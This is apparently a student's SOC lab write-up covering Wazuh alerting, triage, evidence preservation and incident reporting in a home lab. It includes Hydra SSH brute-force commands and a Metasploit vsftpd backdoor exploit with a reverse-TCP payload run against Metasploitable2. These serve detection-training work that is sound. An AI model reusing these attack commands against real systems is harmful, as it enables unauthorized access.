SOC - Practical Application

- Alert Management Practice
  1. Creating Alert

```
┌──(root㉿kali)-[~]
└─# sudo hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://127.0.0.1 -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-23 14:01:58
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://127.0.0.1:22/

^Z
zsh: suspended  sudo hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://127.0.0.1 -t 4

┌──(root㉿kali)-[~]
└─# sudo hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://127.0.0.1 -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-23 14:31:37
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://127.0.0.1:22/
^Z
zsh: suspended  sudo hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://127.0.0.1 -t 4

┌──(root㉿kali)-[~]
└─# sudo nmap -sS localhost
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-23 14:31 -0400
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000011s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
3000/tcp open  ppp
5432/tcp open  postgresql

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds

┌──(root㉿kali)-[~]
└─# sudo -i
┌──(root㉿kali)-[~]
└─# touch crypto_locker.exe
```

  2. Detecting in wazuh

```
┌──(root㉿kali)-[~]
└─# sudo tail -f /var/ossec/logs/alerts/alerts.log
User: root
Apr 23 18:30:04 kali sudo[79498]: pam_unix(sudo:session): session closed for user root

** Alert 1776969005.723884: - pam,syslog,authentication_success,pci_dss_10.2.5,gpg13_7.8,gpg13_7.9,gdpr_IV_32.2,hipaa_164.312.b,nist_800_53_AU.14,nist_800
_53_AC.7,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
2026 Apr 23 14:30:05 kali->journald
Rule: 5501 (level 3) -> 'PAM: Login session opened.'
User: root
Apr 23 18:30:04 kali sudo[79498]: pam_unix(sudo:session): session opened for user root(uid=0) by kali(uid=0)
uid: 0

** Alert 1776969089.724295: - syslog,sudo,pci_dss_10.2.5,pci_dss_10.2.2,gpg13_7.6,gpg13_7.8,gpg13_7.13,gdpr_IV_32.2,hipaa_164.312.b,nist_800_53_AU.14,nist
_800_53_AC.7,nist_800_53_AC.6,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
2026 Apr 23 14:31:29 kali->journald
Rule: 5402 (level 3) -> 'Successful sudo to ROOT executed.'
User: root
Apr 23 18:31:27 kali sudo[80129]:     root : TTY=pts/0 ; PWD=/root ; USER=root ; COMMAND=/usr/bin/tail -f /var/ossec/logs/alerts/alerts.log
tty: pts/0
pwd: /root
command: /usr/bin/tail -f /var/ossec/logs/alerts/alerts.log

** Alert 1776969089.724840: - pam,syslog,authentication_success,pci_dss_10.2.5,gpg13_7.8,gpg13_7.9,gdpr_IV_32.2,hipaa_164.312.b,nist_800_53_AU.14,nist_800
_53_AC.7,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
2026 Apr 23 14:31:29 kali->journald
Rule: 5501 (level 3) -> 'PAM: Login session opened.'
User: root
Apr 23 18:31:27 kali sudo[80129]: pam_unix(sudo:session): session opened for user root(uid=0) by kali(uid=0)
uid: 0

** Alert 1776969099.725251: - pam,syslog,authentication_success,pci_dss_10.2.5,gpg13_7.8,gpg13_7.9,gdpr_IV_32.2,hipaa_164.312.b,nist_800_53_AU.14,nist_800
_53_AC.7,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
2026 Apr 23 14:31:39 kali->journald
Rule: 5501 (level 3) -> 'PAM: Login session opened.'
User: root
```

3. Reporting in google sheet

J7 Medium

	A	B	C	D	E	F	G	H	I	J	K
1	Timestamp	Rule ID	Level	Alert Name	Source IP	User	Type	MITRE	CVSS	Severity	
2	14:31:47	5763	10	SSH Brute Force	127.0.0.1	root	Brute Force	T1110	8	High	
3	14:31:41	5760	5	SSH Authenticat	127.0.0.1	root	Authentication	T1110	7.5	High	
4	14:31:41	5503	5	PAM Login Faile	127.0.0.1	root	Authentication	T1110	7	High	
5	14:31:41	5557	5	Password Check	N/A	root	Authentication	T1110	6.5	Medium	
6	14:31:29	5402	3	Sudo to Root Ex	N/A	root	Privilege Esc	T1548	9	Critical	
7	14:30:05	5501	3	Login Session O	N/A	root	Account Access	T1078	6	Medium	
8											
9											
10											

4. Email to escalate a Critical alert to Tier 2, summarizing the incident and IOCs

Subject Escalation: Critical Ransomware Incident Detected on Server-X

Dear Tier 2 Team,


A critical ransomware-related alert has been identified on Server-X. The system detected a suspicious executable file, crypto_locker.exe, which is indicative of file encryption malware. Additionally, network activity involving IP address 192.168.1.50 suggests possible external communication or command-and-control behavior.

Given the severity and potential impact on data integrity, this incident requires immediate attention. Initial containment steps are recommended, including isolating the affected system and preventing further execution of the malicious file.

Please prioritize investigation and remediation to assess the scope and mitigate risks.

Regards,
SOC Analyst

- Response Documentation
    1. Workflow for SANS template



2. Use a SANS template in Google Docs to document a mock phishing incident

Phishing Incident Response Report

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1. Executive Summary

A phishing email targeting employees was identified containing a malicious link designed to capture login credentials. One user interacted with the link and submitted credentials, leading to a potential account compromise. Immediate response actions were taken to contain the incident and secure affected systems.

---

2. Timeline

Timestamp	Event
2025-08-18 13:50:00	Phishing email received
2025-08-18 14:00:00	User clicked malicious link
2025-08-18 14:05:00	Security alert generated
2025-08-18 14:10:00	Endpoint isolated
2025-08-18 14:30:00	Memory dump collected
2025-08-18 15:00:00	Password reset initiated

---

3. Impact Analysis

- One user account potentially compromised
- Risk of unauthorized access to internal systems
- No evidence of lateral movement
- No confirmed data exfiltration

---

4. Remediation Steps

- Reset compromised user credentials
- Block malicious URL and sender

- Scan affected system for malware
- Enable multi-factor authentication (MFA)
- Notify users and security team

---

5. Lessons Learned

- Improve email filtering mechanisms
- Increase user awareness training
- Implement stronger authentication controls
- Enhance monitoring and detection speed

Investigation Steps

Timestamp	Action
2025-08-18 13:50:00	Phishing email identified
2025-08-18 14:00:00	Isolated affected endpoint
2025-08-18 14:10:00	Blocked malicious URL/domain
2025-08-18 14:30:00	Collected memory dump
2025-08-18 14:45:00	Analyzed system and email logs
2025-08-18 15:00:00	Reset user credentials
2025-08-18 15:15:00	Scanned system for malware
2025-08-18 15:30:00	Notified security team/users
2025-08-18 16:00:00	Closed incident after review

Phishing Investigation Checklist

- [ ] Verify email header authenticity (SPF, DKIM, and DMARC)
- [ ] Evaluate link reputation using industry-standard tools
- [ ] Identify users who received or interacted with the email
- [ ] Analyze email for suspicious language or spoofing attempts
- [ ] Inspect all embedded links and document attachments
- [ ] Confirm domain legitimacy and check for typosquatting
- [ ] Block identified malicious senders and domains
- [ ] Initiate password resets for all affected user accounts
- [ ] Scan affected endpoints for potential malware infections
- [ ] Perform a review of system logs for suspicious activity
- [ ] Notify relevant stakeholders and the security team
- [ ] Conduct user training on phishing indicators

Post-Mortem

The incident revealed delays in detection and gaps in user awareness. Improving email filtering, implementing multi-factor authentication, and enhancing monitoring systems are essential. Faster response procedures and regular security training can reduce risk. Standardized incident handling and continuous review of security processes will strengthen overall incident response and prevent similar breaches.

- Alert Triage Practice
  1. Triage Simulation Detecting via Wazuh

```
** Alert 1776967337.711041: - syslog,attacks,authentication_failures,pci_dss_10.2.4,pci_dss_10.2.5,gpg13_7.1,gpg13_7.8,gdpr_IV_35.7.d,gdpr_IV_32.2,hipaa_1
64.312.b,nist_800_53_AU.14,nist_800_53_AC.7,tsc_CC6.1,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
2026 Apr 23 14:02:17 kali→journald
Rule: 40111 (level 10) → 'Multiple authentication failures.'
Src IP: 127.0.0.1
User: root
Apr 23 18:02:16 kali sshd-session[66903]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=127.0.0.1  user=root
Apr 23 18:02:16 kali sshd-session[66903]: error: maximum authentication attempts exceeded for root from 127.0.0.1 port 54088 ssh2 [preauth]
Apr 23 18:02:16 kali sshd-session[66903]: error: maximum authentication attempts exceeded for root from 127.0.0.1 port 54088 ssh2 [preauth]
Apr 23 18:02:16 kali sshd-session[66904]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=127.0.0.1  user=root
Apr 23 18:02:16 kali sshd-session[66904]: error: maximum authentication attempts exceeded for root from 127.0.0.1 port 54090 ssh2 [preauth]
Apr 23 18:02:16 kali sshd-session[66904]: error: maximum authentication attempts exceeded for root from 127.0.0.1 port 54090 ssh2 [preauth]
Apr 23 18:02:14 kali sshd-session[66906]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=127.0.0.1  user=root
Apr 23 18:02:14 kali sshd-session[66906]: error: maximum authentication attempts exceeded for root from 127.0.0.1 port 54104 ssh2 [preauth]
Apr 23 18:02:14 kali sshd-session[66906]: error: maximum authentication attempts exceeded for root from 127.0.0.1 port 54104 ssh2 [preauth]
Apr 23 18:02:14 kali sshd-session[66905]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=127.0.0.1  user=root
Apr 23 18:02:14 kali sshd-session[66905]: error: maximum authentication attempts exceeded for root from 127.0.0.1 port 54092 ssh2 [preauth]
Apr 23 18:02:14 kali sshd-session[66905]: error: maximum authentication attempts exceeded for root from 127.0.0.1 port 54092 ssh2 [preauth]
```

  2. IOC Validation
     - The source IP address was analysed using threat intelligence platforms and found to be a local address with no malicious reputation. The repeated authentication failures indicate a brute-force attack pattern. However, since the IP is internal, the activity is part of a controlled simulation rather than an external malicious threat.

  3. Table Format

Alert ID	Description	Source IP	Priority	Status
002	Multiple SSH Authentication Failures	127.0.0.1	High	Open

- Evidence Preservation
  1. Volatile Data Collection

```
┌──(root㉿kali)-[~]
└─# sudo ./velociraptor --config server.config.yaml frontend -v
[INFO] 2026-04-23T19:46:18Z  _    __    __    _                  __
[INFO] 2026-04-23T19:46:18Z | |  / /__  / /___ ____(_)_____ ____  / /____ ____
[INFO] 2026-04-23T19:46:18Z | | / / _ \/ / __ \/ ___/ / ___/ __ `/ __ \/ __/ __ \/ __/
[INFO] 2026-04-23T19:46:18Z | |/ /  __/ / /_/ / /__/ / /  / /_/ / /_/ / /_/ /_/ / /
[INFO] 2026-04-23T19:46:18Z |___/\___/_/\____/\___/_/_/   \__,_/ .___/\__/\____/_/
[INFO] 2026-04-23T19:46:18Z                                  /_/
[INFO] 2026-04-23T19:46:18Z Digging deeper!                https://www.velocidex.com
[INFO] 2026-04-23T19:46:18Z This is Velociraptor 0.73.4 built on 2025-02-25T12:05:37Z (c5a3d32)
[INFO] 2026-04-23T19:46:18Z Loading config from file server.config.yaml
[INFO] 2026-04-23T19:46:18Z Starting Frontend. {"build_time":"2025-02-25T12:05:37Z","commit":"c5a3d32","version":"0.73.4"}
[INFO] 2026-04-23T19:46:18Z Increased open file limit to 999999
[INFO] 2026-04-23T19:46:18Z Setting temp directory to /tmp
[INFO] 2026-04-23T19:46:18Z Starting Org Manager service.
[INFO] 2026-04-23T19:46:18Z Starting services for Org <root> (root)
[INFO] 2026-04-23T19:46:18Z Starting Backup Services for Org <root> (root) every 24h0m0s
[INFO] 2026-04-23T19:46:18Z Frontend: Server will be master.
[INFO] 2026-04-23T19:46:18Z Filestore implementation FileBaseDataStore.
[INFO] 2026-04-23T19:46:18Z Starting Journal service for Org <root> (root).
[INFO] 2026-04-23T19:46:18Z Starting user manager service for org root
[INFO] 2026-04-23T19:46:18Z FrontendService: Watching for events from Server.Internal.FrontendMetrics
[INFO] 2026-04-23T19:46:18Z UserManagerService: Watching for events from Server.Internal.UserManager
[INFO] 2026-04-23T19:46:18Z Starting Server Scheduler Service for Org <root> (root)
[INFO] 2026-04-23T19:46:18Z Starting the notification service for Org <root> (root).
[INFO] 2026-04-23T19:46:18Z NotificationService: Watching for events from Server.Internal.Ping
[INFO] 2026-04-23T19:46:18Z NotificationService: Watching for events from Server.Internal.Pong
[INFO] 2026-04-23T19:46:18Z NotificationService: Watching for events from Server.Internal.Notifications
[INFO] 2026-04-23T19:46:18Z InventoryService: Watching for events from Server.Internal.Inventory
```

Search clients | admin

NotebookId	Name	Description	Creation Time	Modified Time	Creator	Collaborators
N.D7L7EQ1S356NG	New Notebook		2026-04-23T19:47:52Z	2026-04-23T20:00:26Z	admin	

2026-04-23T20:00:26Z

0-10/36 | 10

Fd	Family	Type	Laddr	Raddr	Status	Pid	FamilyString	TypeString
0	2	1	{ "IP": "0.0.0.0" "Port": 22 }	{ "IP": "0.0.0.0" "Port": 0 }	LISTEN	66589	IPv4	TCP
0	2	1	{ "IP": "0.0.0.0" "Port": 1515 }	{ "IP": "0.0.0.0" "Port": 0 }	LISTEN	59697	IPv4	TCP
0	2	1	{ "IP": "0.0.0.0" "Port": 1514 }	{ "IP": "0.0.0.0" "Port": 0 }	LISTEN	59867	IPv4	TCP

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sha256sum query_1.csv
647c784380e21c3e6ae5f69729c356bc7a5b0da131d0b3f1db5e259f9006291f  query_1.csv
```

2. Evidence Collection

```
┌──(root㉿kali)-[~]
└─# dd if=/dev/zero of=memory_dump.mem bs=1M count=10
10+0 records in
10+0 records out
10485760 bytes (10 MB, 10 MiB) copied, 0.00317266 s, 3.3 GB/s

┌──(root㉿kali)-[~]
└─# sha256sum memory_dump.mem
e5b844cc57f57094ea4585e235f36c78c1cd222262bb89d53c94dcb4d6b3e55d  memory_dump.mem
```

3. Formating

Item	Description	Collected By	Date	Hash Value
Memory Dump	Server-X RAM Dump	SOC Analyst	2025-08-18	e5b844cc57f57094ea4585e235f36c78c1cd222262bb89d53c94dcb4d6b3e55d
Netstat Log	Active Network Services	SOC Analyst	2025-08-18	647c784380e21c3e6ae5f69729c356bc7a5b0da131d0b3f1db5e259f9006291f

- Full Alert-to-Response Cycle
  1. Attack Simulation
     - Metasploitable2

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:30:[redacted]:45
          inet addr:192.168.[redacted]  Bcast:192.168.[redacted].255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe30:e345/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:54 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5102 (4.9 KB)  TX bytes:6868 (6.7 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$ _
```

     - Exploit a Metasploitable2 vulnerability with Metasploit

```
https://metasploit.com

       =[ metasploit v6.4.126-dev                         ]
+ -- --=[ 2,638 exploits - 1,331 auxiliary - 2,153 payloads     ]
+ -- --=[ 432 post - 49 encoders - 14 nops - 12 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > msfconsole
[-] msfconsole cannot be run inside msfconsole
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST <target_ip>
RHOST => <target_ip>
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST <target_ip>
RHOST => <target_ip>
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.[redacted].130
RHOST => 192.168.[redacted].130
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 127.0.0.1
LHOST => 127.0.0.1
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[+] 192.168.[redacted]130:21 - Backdoor has been spawned!
```

2. Detection and Triage

```
** Alert 1776975592.763391: - pam,syslog,authentication_success,pci_dss_10.2.5,gpg13_7.8,gpg13_7.9,gdpr_IV_32.2,hipaa_164.312.b,nist_800_53_AU.14,nist_800
_53_AC.7,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
2026 Apr 23 16:19:52 kali→journald
Rule: 5501 (level 3) → 'PAM: Login session opened.'
User: root
Apr 23 20:19:52 kali sudo[136244]: pam_unix(sudo:session): session opened for user root(uid=0) by kali(uid=0)
uid: 0

** Alert 1776975902.763803: - ossec,pci_dss_10.2.7,pci_dss_10.6.1,gpg13_10.1,gdpr_IV_35.7.d,hipaa_164.312.b,nist_800_53_AU.14,nist_800_53_AU.6,tsc_CC6.8,tsc_CC7.2
,tsc_CC7.3,
2026 Apr 23 16:25:02 kali→netstat listening ports
Rule: 533 (level 7) → 'Listened ports status (netstat) changed (new port opened or closed).'
ossec: output: 'netstat listening ports':
tcp 0.0.0.0:22 0.0.0.0:* /usr
tcp6 :::22 :::* /usr
tcp 0.0.0.0:1514 0.0.0.0:* 59867/wazuh-remoted
tcp 0.0.0.0:1515 0.0.0.0:* 59697/wazuh-authd
tcp6 :::3000 :::* 1300/grafana
tcp 127.0.0.1:5432 0.0.0.0:* 951/postgres
tcp6 ::1:5432 :::* 951/postgres
tcp 127.0.0.1:5601 0.0.0.0:* 910/node
tcp 127.0.0.1:45377 0.0.0.0:* 897/containerd
tcp 0.0.0.0:55000 0.0.0.0:* 59650/python3
tcp6 :::55000 :::* 59650/python3
Previous output:
ossec: output: 'netstat listening ports':
tcp 0.0.0.0:22 0.0.0.0:* /usr
tcp6 :::22 :::* /usr
tcp 0.0.0.0:1514 0.0.0.0:* 59867/wazuh-remoted
tcp 0.0.0.0:1515 0.0.0.0:* 59697/wazuh-authd
tcp6 :::3000 :::* 1300/grafana
tcp 127.0.0.1:4444 0.0.0.0:* 134913/ruby
tcp 127.0.0.1:5432 0.0.0.0:* 951/postgres
tcp6 ::1:5432 :::* 951/postgres
tcp 127.0.0.1:5601 0.0.0.0:* 910/node
tcp 127.0.0.1:8080 0.0.0.0:* 134913/ruby
tcp 127.0.0.1:45377 0.0.0.0:* 897/containerd
tcp 0.0.0.0:55000 0.0.0.0:* 59650/python3
tcp6 :::55000 :::* 59650/python3
```

3. Response
   - Blocking the attacker's IP with CrowdSec

```
┌──(root㉿kali)-[~]
└─#
sudo cscli decisions add --ip 192.168.[redacted].130 --type ban
INFO[23-04-2026 16:30:54] Decision successfully added
```

- Alert rising in wazuh after ping by Metasploitable2

```
** Alert 1776976264.777780: - ossec,pci_dss_10.2.7,pci_dss_10.6.1,gpg13_10.1,gdpr_IV_35.7.d,hipaa_164.312.b,nist_800_53_AU.14,nist_800_53_AU.6,tsc_CC6.8,tsc_CC7.2
,tsc_CC7.3,
2026 Apr 23 16:31:04 kali→netstat listening ports
Rule: 533 (level 7) → 'Listened ports status (netstat) changed (new port opened or closed).'
ossec: output: 'netstat listening ports':
tcp 0.0.0.0:22 0.0.0.0:* /usr
tcp6 :::22 :::* /usr
tcp 0.0.0.0:1514 0.0.0.0:* 59867/wazuh-remoted
tcp 0.0.0.0:1515 0.0.0.0:* 59697/wazuh-authd
tcp6 :::3000 :::* 1300/grafana
tcp 127.0.0.1:5432 0.0.0.0:* 951/postgres
tcp6 ::1:5432 :::* 951/postgres
tcp 127.0.0.1:5601 0.0.0.0:* 910/node
tcp 127.0.0.1:6060 0.0.0.0:* 141449/crowdsec
tcp 127.0.0.1:8080 0.0.0.0:* 141449/crowdsec
tcp 127.0.0.1:45377 0.0.0.0:* 897/containerd
tcp 0.0.0.0:55000 0.0.0.0:* 59650/python3
tcp6 :::55000 :::* 59650/python3
Previous output:
ossec: output: 'netstat listening ports':
tcp 0.0.0.0:22 0.0.0.0:* /usr
tcp6 :::22 :::* /usr
tcp 0.0.0.0:1514 0.0.0.0:* 59867/wazuh-remoted
tcp 0.0.0.0:1515 0.0.0.0:* 59697/wazuh-authd
tcp6 :::3000 :::* 1300/grafana
tcp 127.0.0.1:5432 0.0.0.0:* 951/postgres
tcp6 ::1:5432 :::* 951/postgres
tcp 127.0.0.1:5601 0.0.0.0:* 910/node
tcp 127.0.0.1:45377 0.0.0.0:* 897/containerd
tcp 0.0.0.0:55000 0.0.0.0:* 59650/python3
tcp6 :::55000 :::* 59650/python3
```

- Indication

```
127.0.0.1:6060 → crowdsec
127.0.0.1:8080 → crowdsec
```

4. Reporting

Incident Report

1. Executive Summary

A simulated cyberattack was conducted using Metasploit to evaluate system monitoring and incident response capabilities. Although the exploit itself did not generate direct logs, the monitoring platform Wazuh successfully detected abnormal behavior, specifically changes in listening ports on the system. These changes are commonly associated with exploitation tools and unauthorized activity. The alert was promptly analyzed, and the activity was determined to be related to legitimate processes. No security breach or data compromise occurred, and the system remained secure.

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2. Timeline

- **16:25** – Wazuh generated an alert indicating a change in listening ports.
- **16:26** – New ports (6060, 8080) identified during analysis.
- **16:28** – Alert investigated and correlated with system processes.
- **16:30** – Activity confirmed as legitimate (security tool-related).
- **16:32** – System monitored to ensure no further suspicious activity.

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3. Impact Analysis

No actual compromise occurred during the simulation. The detected activity was related to the initialization of a legitimate service rather than a malicious attack. There was no impact on system availability, data integrity, or confidentiality. However, the alert demonstrates how similar behavior could indicate a real threat in a production environment, highlighting the importance of monitoring and analysis.

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4. Remediation Steps

- Investigated alert and verified source of activity
- Confirmed no unauthorized access or malicious processes
- Monitored system for additional anomalies
- Documented findings for future reference
- Suggested tuning of detection rules to reduce false positives

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5. Lessons Learned

- Not all alerts indicate real attacks; context is critical
- Behavioral monitoring is effective for detecting anomalies
- False positives require proper analysis, not immediate dismissal
- Continuous monitoring improves response readiness
- Regular testing strengthens incident response capabilities

Stakeholder Briefing

A controlled security test was performed to evaluate how effectively our systems detect and respond to potential threats. During the test, unusual activity was identified in the system's network behavior. Our monitoring tools successfully detected this change and alerted the team. Upon investigation, the activity was found to be related to normal system processes, not a real attack. No systems or data were compromised. The incident was handled quickly and safely. This confirms that our monitoring systems are working as expected. We recommend continuing regular testing and system updates to maintain strong security and improve detection accuracy.